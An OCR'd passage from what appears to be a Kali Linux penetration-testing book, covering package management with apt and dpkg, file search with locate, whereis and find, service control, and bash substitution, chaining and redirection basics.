


Figure 3.6: *Details of gnome-screenshot package*

Example showing details of the gnome-screenshot package using the command **`apt show gnome-screenshot`**

apt install <package name>

This is used for installing packages, upon issuing this command the apt package manager will provide a list of all dependencies which need to be satisfied for the given package along with the space required for installation ask for confirmation, if a confirmation is given by the user the package manager will go ahead and install the package along with all the dependencies required for the package.




Figure 3.7: *Installing gnome-screenshot package*

Install the **`gnome-screenshot`** package using the command apt install gnome-screenshot the apt package management tool will automatically identify all the dependencies and ask for user confirmation after providing a list of packages which need to be installed along with the disk space required.

apt remove <package name>

The remove option is used to remove the package matching the name provided, upon issuing this command the apt package manager will ask the user for confirmation for package removal, if a confirmation is given by the user the package manager will proceed to remove the package from the system.

Warning: Kali contains hundreds of different packages and their interdependent libraries, the update and upgrade options showcased below are used for synchronizing the package database and updating the packages to the latest versions available globally. In the interest of the reader being

able to complete all the exercises given in this book the authors recommend against using these before completing all the exercises given in this book.

apt update

Apt package manager tools use a local database to maintain a list of software available on the global repository, this may eventually lead to version differences in list of packages or their version between local apt database and global software repository, Update option synchronizes the list of packages available in the local package database to the list available in global package repositories.




Figure 3.8: *apt update*

apt upgrade

The upgrade option is used for upgrading all upgradable packages to the latest version numbers referenced in the local software database, when this option is used the upgradable software are downloaded from the global repository and installed on the system.

dpkg

You may sometimes encounter situations that a package required is not available on Kali repositories for installation, in such cases a compatible **`.deb`** package can be downloaded for the system architecture (i386, amd64, SPARC, and so on.) and installed using the command **`dpkg -i <path-to-file.deb>`**

Note: The dpkg command does not resolve dependency issues so the dependencies need to be installed prior to installing the .deb package file.

Searching for files

There are multiple tools available within Kali to help you find files on your system, the most commonly used programs for finding files are locate, which, whereis and find. You may have to use one or the other depending on the results that you are trying to achieve.

locate <file name>

The locate command searches for file queried within a system-wide database of file names, this results in extremely fast search timing, on the downside, using this approach the search results are only as relevant as long as the database remains updated, the '`updatedb`' command should be used to update the locate database.




Figure 3.9: *locate command*

Searching for files containing the word '`wordlists`' using locate command.

Info: The locate command displays matching keywords in entire file path not just the file name.

whereis <file name>

The **`whereis`** command is used to search for binaries, manuals (help files) and source files, the command searches for the supplied filenames within the standard Linux directories and directories specified in the environment variables (**`$PATH`** and **`$MANPATH`**) of the current user.




Figure 3.10: *whereis command*

The **`whereis wordlists`** command displayed above shows a significantly reduced output as the keyword '**`wordlists`**' is only matched to the end filename instead of the entire file path this behavior is desirable when exact filenames are known.

find <search directory> <criteria> <search string>

The find command is a far more aggressive approach towards finding files which match the search criteria, the find command allows the user to search for files in a much more granular fashion using criteria such as file name (-name), file permissions (-perm), creation time (-ctime), modification time (-mtime), group id (-gid), group name (-group) and many other options.




Figure 3.11: *find command*

Searching for all files with suid permissions inside **`/usr/sbin`** directory using the find command.

```
find /usr/sbin -perm -4000
```

Managing Services on Kali Linux

The default Kali Linux setup comes with a few preinstalled services such as apache, mysql, ssh, and so on. which can be started or stopped by using the service command or by using the **`systemctl`** command.

service <service name> start

The service command along with the service name followed by the start option is used for starting a service.




Figure 3.12: *starting a service*

Starting the apache2 service using **`service apache2 start`** command.

service <service name> restart

The restart option is used for restarting the service which becomes useful when performing any configuration changes to the service.




Figure 3.13: *restarting a service*

Restarting the apache2 service using **`service apache2 restart`** command.

service <service name> status

The status option is used for checking the current status for service.




Figure 3.14: *Checking service status*

Viewing the Apache web server status using **`service apache2 status`** command.

service <service name> stop

The stop option is used for stopping the service.




Figure 3.15: *stopping a service*

Stopping the apache2 service using the **`service apache2 stop`** command.

Service persistence using update-rc.d

The default Kali Linux does not come with pre-enabled remotely accessible boot time services, the **`update-rc.d`** command can be used to allow service persistence across reboots.




Figure 3.16: *enabling the ssh service using the update-rc.d command*

The **`update-rc.d <service name> enable/disable`** command can be used to configure the services from running at boot time.

Shell scripting basics

Kali Linux ships by with the default shell set to bash, this can be confirmed by issuing the command **`echo $SHELL`**. The bash shell supports scripting, command substitution, output redirection, and so on. to help achieve a basic amount of automation within the bash shell eliminating the need for a separate language, this feature of bash comes in very handy during penetration testing when trying to do repetitive tasks or for chaining multiple tasks into one.

Substituting commands

This is nothing but having the ability to substitute the output of a command into a variable or using it as an input inside another command.




Figure 3.17: *Command substitution*

The above example showcases command substitution using system commands echo and whoami, that the output of whoami command gets expanded within the echo command string, and gets displayed back to the user's screen.

The next example will showcase the use of command substitution to set the variable cuser.




Figure 3.18: *checking value of cuser variable*

Echo command shows that the value of the variable cuser has been set to the output of whoami command as expected.

Command chaining and redirection of input, output, error

Command chaining is the ability to execute multiple commands in sequence one after the other on a single line, this is achieved through the use of operator symbols such as; | &, When using the operator ';' each command is executed after the previous one finishes executing.

The two commands **`whoami`** and **`echo`** used in our previous example can be chained on a single line using the; operator instead of issuing each one separately.




Figure 3.19: *Command chaining using ; operator*

The preceding command caused the variable '**`cuser`**' to output of whoami command, and later the echo command was used to print value of 'cuser'

variable on the user's screen.

Command chaining can also be achieved using the '**`&&`**' operator. The main difference here is that next command in sequence is executed only if the previous command succeeds, the chain stops executing if the previous command exits with an error.




Figure 3.20: *Command chaining using && operator*

The preceding screenshot showcases two scenarios, the first chain command executed correctly where the cuser variable was set, and the echo command displayed its value in the terminal, whereas in the second scenario the **`cat`** command returned an error, and the command chain stopped before the value of cuser variable was displayed.

Bash provides the capability to redirect the input and output of commands using file descriptors, to understand this better a program in Linux takes an input from keyboard (**Standard Input** (**STDIN**)) and produces an output (**Standard Output** (**STDOUT**)) or an error (**Standard Error** (**STDERR**)) both of which are sent to the user's screen, bash provides us capability to redirect these using operators '|' '<' and '>'.

When using the operator '|' for chaining commands the output (STDOUT and STDERR) of the command which would have otherwise been displayed on the user's screen are passed as the input (STDIN) to the next one.

Elaborating on the previous example the '**`cuser`**' variable will be set to the output of **`whoami`** command, additionally we will utilize the **`cat`** command to read the contents of the **`/etc/passwd`** file, and pipe its output through **`grep`** to filter and display the line pertaining to the value of '**`cuser`**' variable.




Figure 3.21: *Output redirection using | operator*

The above command completed successfully and displayed the entry pertaining to '**root**' in the passwd file, instead of the entire passwd file contents.

The '**cat**' command was employed in our previous example to read the contents of the **/etc/passwd** file. The STDOUT output of **cat** command was piped through **grep** display the line pertaining to the value stored in '**cuser**' variable that is, root. We can also achieve the same results by redirecting the entire contents of /etc/passwd file as the STDIN of grep command using the '<' operator.




Figure 3.22: *Input redirection*

We achieved the same results without using the **cat** command through simple input redirection.

Lightbulb: One difference to note is that '|' operator can also be used for chaining multiple commands whereas < is used to redirect files as an input to a command or a variable.

In our next example we will learn how to redirect the output of our previous command into a file called **cuser.txt**, we will then use the **cat** command to verify the contents of the **cuser.txt** file.




Figure 3.23: *output redirection into a file*

Apart from redirecting the STDOUT, the '>' operator also creates a previously non-existent file called **`cuser.txt`**.

Warning: *If you redirect the command output into a file using operator '>' you will only be able to notice the output of the last execution as the file is overwritten each time the command is executed. Good amount of precaution becomes necessary when using the operator '>' to prevent any accidental overwrites of useful files.*

If you try repeating the first command a few times and then read the **`cuser.txt`** output, you will notice there is only one entry in the file, this is because the operator overwrites any pre-existing files with the same name resulting in a fresh entry each time. Using the '>>' operator resolves the overwriting issue by appending the output in the file instead of completely overwriting it.

